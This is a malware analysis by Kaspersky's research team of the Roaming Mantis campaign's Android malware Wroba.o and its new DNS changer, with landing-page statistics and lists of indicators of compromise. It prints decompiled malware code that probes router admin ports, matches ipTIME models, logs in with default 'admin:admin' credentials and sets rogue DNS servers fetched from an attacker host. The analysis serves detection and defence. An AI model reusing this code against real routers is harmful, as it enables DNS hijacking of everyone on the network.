Roaming Mantis implements new DNS changer in its malicious mobile app in 2022

By GReAT


Published: 2023-01-19 · Archived: 2026-04-02 10:53:56 UTC

Roaming Mantis (a.k.a Shaoye) is well-known as a long-term cyberattack campaign that uses malicious Android package (APK) files to control infected Android devices and steal device information; it also uses phishing pages to steal user credentials, with a strong financial motivation.

Kaspersky has been investigating the actor's activity throughout 2022, and we observed a DNS changer function used for getting into Wi-Fi routers and undertaking DNS hijacking. This was newly implemented in the known Android malware Wroba.o/Agent.eq (a.k.a Moqhao, XLoader), which was the main malware used in this campaign.

DNS changer via malicious mobile app

Back in 2018, Kaspersky first saw Roaming Mantis activities targeting the Asian region, including Japan, South Korea and Taiwan. At that time, the criminals compromised Wi-Fi routers for use in DNS hijacking, which is a very effective technique. It was identified as a serious issue in both Japan and South Korea. Through rogue DNS servers, all users accessing a compromised router were redirected to a malicious landing page. From mid-2019 until 2022, the criminals mainly used smishing instead of DNS hijacking to deliver a malicious URL as their landing page. The landing page identified the user's device platform to provide malicious APK files for Android or redirect to phishing pages for iOS.



Infection flow with DNS hijacking

In September 2022, we carried out a deep analysis of Wroba.o (MD5 f9e43cc73f040438243183e1faf46581) and discovered the DNS changer was implemented to target specific Wi-Fi routers. It obtains the default gateway IP address as the connected Wi-Fi router IP, and checks the device model from the router's admin web interface.

```
e x() {
    String d2;
    StringBuilder sb;
    int i2 = ((WifiManager) this.n.getApplicationContext().getSystemService("wifi")).getDhcpInfo().serverAddress;
    if (i2 == 0) {
        return null;
    }
    String y = y(i2);
    int[] iArr = {8080, 8888, 80, 7777, 8899};
    for (int i3 = 0; i3 < 5; i3++) {
        int i4 = iArr[i3];
        try {
            String str = "http://" + y + ":" + i4 + "/login/login.cgi";
            while (true) {
                d2 = a.b.d(str, false);
                Matcher matcher = Pattern.compile("http-equiv=\"?refresh\"? .+?URL=(.+?)\"", 2).matcher(d2);
                if (!matcher.find()) {
                    Matcher matcher2 = Pattern.compile("<script>.+\\.location=\"(.+?)\";.*//session_timeout", 2).matcher(d2.replace(" ", ""));
                    if (!matcher2.find()) {
                        break;
                    }
                    String group = matcher2.group(1);
                    if (!group.startsWith("/")) {
                        group = "/" + group;
                    }
                    sb = new StringBuilder();
                    sb.append("http://");
                    sb.append(y);
                    sb.append(":");
                    sb.append(i4);
                    sb.append(group);
                } else {
                    String group2 = matcher.group(1);
                    if (!group2.startsWith("/")) {
                        group2 = "/" + group2;
```

Get Wi-Fi router address

ports

```
    /* renamed from: b  reason: collision with root package name */
    static HashSet<String> f409b = z("ipTIME N3-i\nipTIME N604plus-i\nEFM Networks ipTIME N604plus-i", 1);

    /* renamed from: c  reason: collision with root package name */
    static HashSet<String> f410c = z("EFM Networks - ipTIME Q104\nEFM Networks ipTIME Q104", 2);

    /* renamed from: d  reason: collision with root package name */
    static HashSet<String> f411d = z(
"EFM Networks - ipTIME Q204\nEFM Networks ipTIME Q204\nEFM Networks ipTIME V108", 3);

    /* renamed from: e  reason: collision with root package name */
    static HashSet<String> f412e = z(
"EFM Networks ipTIME Q604\nEFM Networks ipTIME Q604 PINKMOD\nEFM Networks ipTIME N104R\nEFM Networks ipTIME N604R\
nEFM Networks ipTIME Q504\nEFM Networks ipTIME N5\nEFM Networks ipTIME N604V", 4);
    static HashSet<String> f = z("EFM Networks ipTIME N104T", 5);
    static HashSet<String> g = z("EFM Networks - ipTIME G301", 6);
```

Check router's model

Code for checking Wi-Fi router model


The following strings are hardcoded for checking the Wi-Fi router model:

- ipTIME N3-i
- ipTIME N604plus-i
- EFM Networks ipTIME N604plus-i
- EFM Networks – ipTIME Q104
- EFM Networks ipTIME Q104
- EFM Networks – ipTIME Q204
- EFM Networks ipTIME Q204
- EFM Networks ipTIME V108
- EFM Networks ipTIME Q604
- EFM Networks ipTIME Q604 PINKMOD
- EFM Networks ipTIME N104R
- EFM Networks ipTIME N604R
- EFM Networks ipTIME Q504
- EFM Networks ipTIME N5
- EFM Networks ipTIME N604V
- EFM Networks ipTIME N104T
- EFM Networks – ipTIME G301
- title.n704bcm
- title.a8004t
- title.a2004sr
- title.n804r
- title.n104e
- title.n704bcm
- title.n600
- title.n102e
- title.n702r
- title.a8004i
- title.a2004nm
- title.t16000m
- title.a8004t
- title.a604r
- title.a9004x2
- title.a3004t
- title.n804r
- title.n5i
- title.n704qc
- title.a8004nm
- title.a8004nb
- title.n604p
- title.a604gm
- title.a3004
- title.a3008
- title.n2v
- title.ax2004m

- title.n104pk
- title.a1004ns
- title.a604m
- title.n104pi
- title.a2008
- title.ax2004b
- title.n104q
- title.n604e
- title.n704e
- title.n704v3
- title.n704v5
- title.t5004
- title.t5008
- title.a1004
- title.a2003nm
- title.a2004sr
- title.a5004nm
- title.a604sky
- title.n2pi
- title.n604pi
- title.a2004m
- title.a3004nm
- title.a7ns
- title.a8txr
- title.ew302nr
- title.n602e
- title.t16000
- title.a3003ns
- title.a6004nm
- title.n1e
- title.n3i
- title.n6
- title.a2004ns
- title.n1pi
- title.a2004r
- title.v504
- title.n1p
- title.n704bcm
- title.ew302
- title.n104qi
- title.n104r
- title.n2p
- title.n608
- title.q604
- title.n104rsk
- title.n2e
- title.n604s
- title.n604t
- title.n702bcm
- title.n804
- title.n3
- title.q504
- title.a604
- title.v308
- title.a3004d
- title.n104p
- title.g104i
- title.n604r
- title.a2004
- title.a704nb
- title.a604v
- title.n6004r
- title.n604p
- title.t3004
- title.n5
- title.n904
- title.a5004ns
- title.n8004r
- title.n604vlg

From these hardcoded strings, we saw that the DNS changer functionality was implemented to target Wi-Fi routers located in South Korea: the targeted models have been used mainly in South Korea.

Next, the DNS changer connects to the hardcoded vk.com account “id728588947” to get the next destination, which is “107.148.162[.]237:26333/sever.ini”. The “sever.ini” (note the misspelling of server) dynamically provided the criminal’s current rogue DNS IP addresses.



Rogue DNS from a vk.com hardcoded account to compromise the DNS setting

Checking the code of the DNS changer, it seems to be using a default admin ID and password such as “admin:admin”. Finally, the DNS changer generates a URL query with the rogue DNS IPs to compromise the DNS settings of the Wi-Fi router, depending on the model, as follows.

```
    void k(String str) {
        String[] strArr = {"Authorization", "Basic " + Base64.encodeToString("admin:admin".getBytes(), 0)};
        if (!a.b.e(str + "/cgi-bin/timepro.cgi?tmenu=main_frame&smenu=main_frame", strArr).contains("EFM networks ipTIME Q104")) {
            String e2 = a.b.e(str + "/cgi-bin/timepro.cgi?tmenu=netconf&smenu=internet", strArr);
            ArrayList arrayList = new ArrayList();
            for (int i2 = 1; i2 <= 6; i2++) {
                Matcher matcher = Pattern.compile("name='hw" + i2 + ".*?value='(.*?)'").matcher(e2);
                if (matcher.find()) {
                    arrayList.add(matcher.group(1));
                }
            }
            if (arrayList.size() != 6) {
                return;
            }
            d w = w();
            a.b.f(str + "/cgi-bin/timepro.cgi", strArr, ("tmenu=netconf&smenu=internet&act=apply_dns&sel=dynamic&hw_conf=on&hw1=" + ((String) arrayList.get(0)) + "&hw2=" + ((String) arrayList.get(1)) + "&hw3" + ((String) arrayList.get(2)) + "&hw4=" + ((String) arrayList.get(3)) + "&hw4=" + ((String) arrayList.get(3)) + "&hw5=" + ((String) arrayList.get(4)) + "&hw6=" + ((String) arrayList.get(5)) + "&dhcp_mtu=1500&set_dns=1&manualfdns1=" + w.f418c[0] + "&manualfdns2=" + w.f418c[1] + "&manualfdns3=" + w.f418c[2] + "&manualfdns4=" + w.f418c[3] + "&manualsdns1=" + w.f419d[0] + "&manualsdns2=" + w.f419d[1] + "&manualsdns3=" + w.f419d[2] + "&manualsdns4=" + w.f419d[3]).getBytes());
            return;
```

Hardcoded default ID and password to compromise DNS settings using the URL query

We believe that the discovery of this new DNS changer implementation is very important in terms of security. The attacker can use it to manage all communications from devices using a compromised Wi-Fi router with the rogue DNS settings. For instance, the attacker can redirect to malicious hosts and interfere with security product updates. In 2016, details of another Android DNS changer were published, demonstrating why DNS hijacking is critical.

Users connect infected Android devices to free/public Wi-Fi in such places as cafes, bars, libraries, hotels, shopping malls and airports. When connected to a targeted Wi-Fi model with vulnerable settings, the Android

malware will compromise the router and affect other devices as well. As a result, it is capable of spreading widely in the targeted regions.

Investigation of landing page statistics

As we mentioned above, the main target regions of the DNS changer were mainly South Korea. However, the attackers not only targeted South Korea but also France, Japan, Germany, the United States, Taiwan, Turkey and other regions. Smishing has been observed to be the main initial infection method in these regions, except South Korea, though we should keep in mind that the criminals may update the DNS changer function to target Wi-Fi routers in those regions in the near future.

In December 2022, we confirmed some landing pages and got an understanding of the number of downloaded APK files. Below are some examples of the download URLs from the landing page statistics.

Target regions	**Landing page IP**	**# of Downloaded APK**	**Examples of download URLs**
Japan	103.80.134[.]40 103.80.134[.]41 103.80.134[.]42 103.80.134[.]48 103.80.134[.]49 103.80.134[.]50 103.80.134[.]51 103.80.134[.]52 103.80.134[.]53 103.80.134[.]54	24645	http://3.wubmh[.]com/chrome.apk http://5.hmrgt[.]com/chrome.apk http://9v.tbeew[.]com/chrome.apk
Austria	199.167.138[.]36 199.167.138[.]38 199.167.138[.]39 199.167.138[.]40	7354	http://8.ondqp[.]com/chrome.apk http://5c2d.zgngu[.]com/chrome.apk http://d.vbmtu[.]com/chrome.apk
France	199.167.138[.]48 199.167.138[.]49 199.167.138[.]51 199.167.138[.]52	7246	http://j.vbrui[.]com/chrome.apk http://vj.nrgsd[.]com/chrome.apk http://k.uvqyo[.]com/chrome.apk
Germany	91.204.227[.]144 91.204.227[.]145 91.204.227[.]146	5827	https://mh.mgtnv[.]com/chrome.apk http://g.dguit[.]com/chrome.apk http://xtc9.rvnbg[.]com/chrome.apk
South Korea	27.124.36[.]32 27.124.36[.]34 27.124.36[.]52	508	http://**m.naver.com**/chrome.apk https://**m.daum.net**/chrome.apk

	27.124.39[.]241 27.124.39[.]242 27.124.39[.]243		(**legitimate domains** because DNS hijacking)
Turkey	91.204.227[.]131 91.204.227[.]132	381	http://y.vpyhc[.]com/chrome.apk http://r48.bgxbm[.]com/chrome.apk http://t9o.qcupn[.]com/chrome.apk
Malaysia	134.122.137[.]14 134.122.137[.]15 134.122.137[.]16	154	http://3y.tmztp[.]com/chrome.apk http://1hy5.cwdqh[.]com/chrome.apk http://53th.xgunq[.]com/chrome.apk
India	199.167.138[.]41 199.167.138[.]43 199.167.138[.]44 199.167.138[.]45	28	http://w3.puvmw[.]com/chrome.apk http://o.wgvpd[.]com/chrome.apk http://kwdd.cehsg[.]com/chrome.apk

The number of downloaded APK files was reset at the beginning of December 2022. After a few days, we got the above numbers from the landing pages, and it showed us that Android malware was still being actively downloaded for some targeted regions. It also showed us that the most affected region was Japan, followed by Austria and France. From this investigation, we noted that the criminals have now also added Austria and Malaysia to their main target regions.

According to the download URLs for each region above, with the exception of South Korea, it seems that the criminals randomly generated and registered these domains to resolve the IP addresses of the landing page. It seems pretty obvious these domains were used as a link in the smishing for the initial infection. Regarding South Korea, the URLs have a legitimate domain because of DNS hijacking. Resolving the legitimate domain for “m.xxx.zzz” (for mobile) and “www.xxx.zzz” with rogue DNS and legitimate DNS yields the following results, respectively:

“m.xxx.zzz” + rogue DNS	**“www.xxx.zzz” + rogue DNS**
$ dig m.daum.net @ 193.239.154.15 ; <<>> DiG 9.18.1-1ubuntu1.2-Ubuntu <<>> m.daum.net @193.239.154.15 ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15464 ;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0 ;; WARNING: recursion requested but not available	$ dig www.daum.net @193.239.154.15 ; <<>> DiG 9.18.1-1ubuntu1.2-Ubuntu <<>> www.daum.net @193.239.154.15 ;; global options: +cmd ;; Got answer: ;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40935 ;; flags: qr rd; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0 ;; WARNING: recursion requested but not available

;;QUESTION SECTION: ;m.daum.net. IN A ;; ANSWER SECTION: m.daum.net. 600 IN A 27.124.39.243 ;;Query time: 104 msec ;; SERVER: 193.239.154.15#53(193.239.154.15) (UDP) ;; WHEN: Wed Dec 07 02:09:51 GMT 2022 ;; MSG SIZE rcvd: 54	;; QUESTION SECTION: ;www.daum.net. IN A ;; ANSWER SECTION: www.daum.net. 600 IN A 121.53.105.193 ;; Query time: 48 msec ;; SERVER: 193.239.154.15#53(193.239.154.15) (UDP) ;; WHEN: Wed Dec 07 02:09:57 GMT 2022 ;; MSG SIZE rcvd: 58

As you can see, their rogue DNS only works in the mobile domain, which is "**m**.xxx.zzz". We believe the criminals only filtered a limited number of domains that can be resolved to their landing page to hide their activity from security researchers.

Geography based on KSN

Our telemetry showed the detection rate of Wroba.o (Trojan-Dropper.AndroidOS.Wroba.o) for each region such as France (54.4%), Japan (12.1%) and the United States (10.1%). When compared with the landing page statistics above, the results are similar in that many detections have been observed in France, Japan, Austria and Germany. On the other hand, while we had previously monitored landing pages for the United States, this time we haven't seen those landing pages.

Conclusions

From 2019 to 2022, Kaspersky observed that the Roaming Mantis campaign mainly used smishing to deliver a malicious URL to their landing page. In September 2022, we analyzed the new Wroba.o Android malware and discovered a DNS changer function that was implemented to target specific Wi-Fi routers used mainly in South Korea. Users with infected Android devices that connect to free or public Wi-Fi networks may spread the malware to other devices on the network if the Wi-Fi network they are connected to is vulnerable. Kaspersky experts are concerned about the potential for the DNS changer to be used to target other regions and cause significant issues. Kaspersky products detect this Android malware as HEUR:Trojan-Dropper.AndroidOS.Wroba.o or HEUR:Trojan-Dropper.AndroidOS.Agent.eq, providing protection from this cyberthreat to Kaspersky's customers and users.

IoCs

MD5 of Wroba.o

2036450427a6f4c39cd33712aa46d609
8efae5be6e52a07ee1c252b9a749d59f
95a9a26a95a4ae84161e7a4e9914998c
ab79c661dd17aa62e8acc77547f7bd93

d27b116b21280f5ccc0907717f2fd596
f9e43cc73f040438243183e1faf46581

Domains of landing pages:

1hy5.cwdqh[.]com
3.wubmh[.]com
3y.tmztp[.]com
53th.xgunq[.]com
5c2d.zgngu[.]com
5.hmrgt[.]com
8.ondqp[.]com
9v.tbeew[.]com
d.vbmtu[.]com
g.dguit[.]com
j.vbrui[.]com
k.uvqyo[.]com
kwdd.cehsg[.]com
mh.mgtnv[.]com
o.wgvpd[.]com
r48.bgxbm[.]com
t9o.qcupn[.]com
vj.nrgsd[.]com
w3.puvmw[.]com
xtc9.rvnbg[.]com
y.vpyhc[.]com

IPs of landing pages:

103.80.134[.]40
103.80.134[.]41
103.80.134[.]42
103.80.134[.]48
103.80.134[.]49
103.80.134[.]50
103.80.134[.]51
103.80.134[.]52
103.80.134[.]53
103.80.134[.]54
134.122.137[.]14
134.122.137[.]15
134.122.137[.]16
199.167.138[.]36
199.167.138[.]38
199.167.138[.]39

199.167.138[.]40
199.167.138[.]41
199.167.138[.]43
199.167.138[.]44
199.167.138[.]45
199.167.138[.]48
199.167.138[.]49
199.167.138[.]51
199.167.138[.]52
27.124.36[.]32
27.124.36[.]34
27.124.36[.]52
27.124.39[.]241
27.124.39[.]242
27.124.39[.]243
91.204.227[.]131
91.204.227[.]132
91.204.227[.]144
91.204.227[.]145
91.204.227[.]146

Rogue DNS:
193.239.154[.]15
193.239.154[.]16
193.239.154[.]17
193.239.154[.]18
193.239.154[.]22

Hardcoded malicious accounts of vk.com to obtain live rogue DNS servers:
id728588947

Providing live rogue DNS servers:
107.148.162[.]237:26333/sever.ini

Suspicious accounts/pages of some legitimate services for obtaining C2s
http://m.vk[.]com/id668999378?act=info
http://m.vk[.]com/id669000526?act=info
http://m.vk[.]com/id669000956?act=info
http://m.vk[.]com/id674309800?act=info
http://m.vk[.]com/id674310752?act=info
http://m.vk[.]com/id730148259?act=info
http://m.vk[.]com/id730149630?act=info
http://m.vk[.]com/id761343811?act=info
http://m.vk[.]com/id761345428?act=info

http://m.vk[.]com/id761346006?act=info

https://www.youtube[.]com/channel/UCP5sKzxDLR5yhO1IB4EqeEg/about

https://docs.google[.]com/document/d/1s0n64k12_r9MglT5m9lr63M5F3e-xRyaMeYP7rdOTrA/mobilebasic

https://docs.google[.]com/document/d/1IIB6hhf_BB1DaxzC1aNfLEG1K97LsPsN55AT5pFWYKo/mobilebasic

C&C

91.204.227[.]32

91.204.227[.]33

92.204.255[.]173

91.204.227[.]39

118.160.36[.]14

198.144.149[.]131
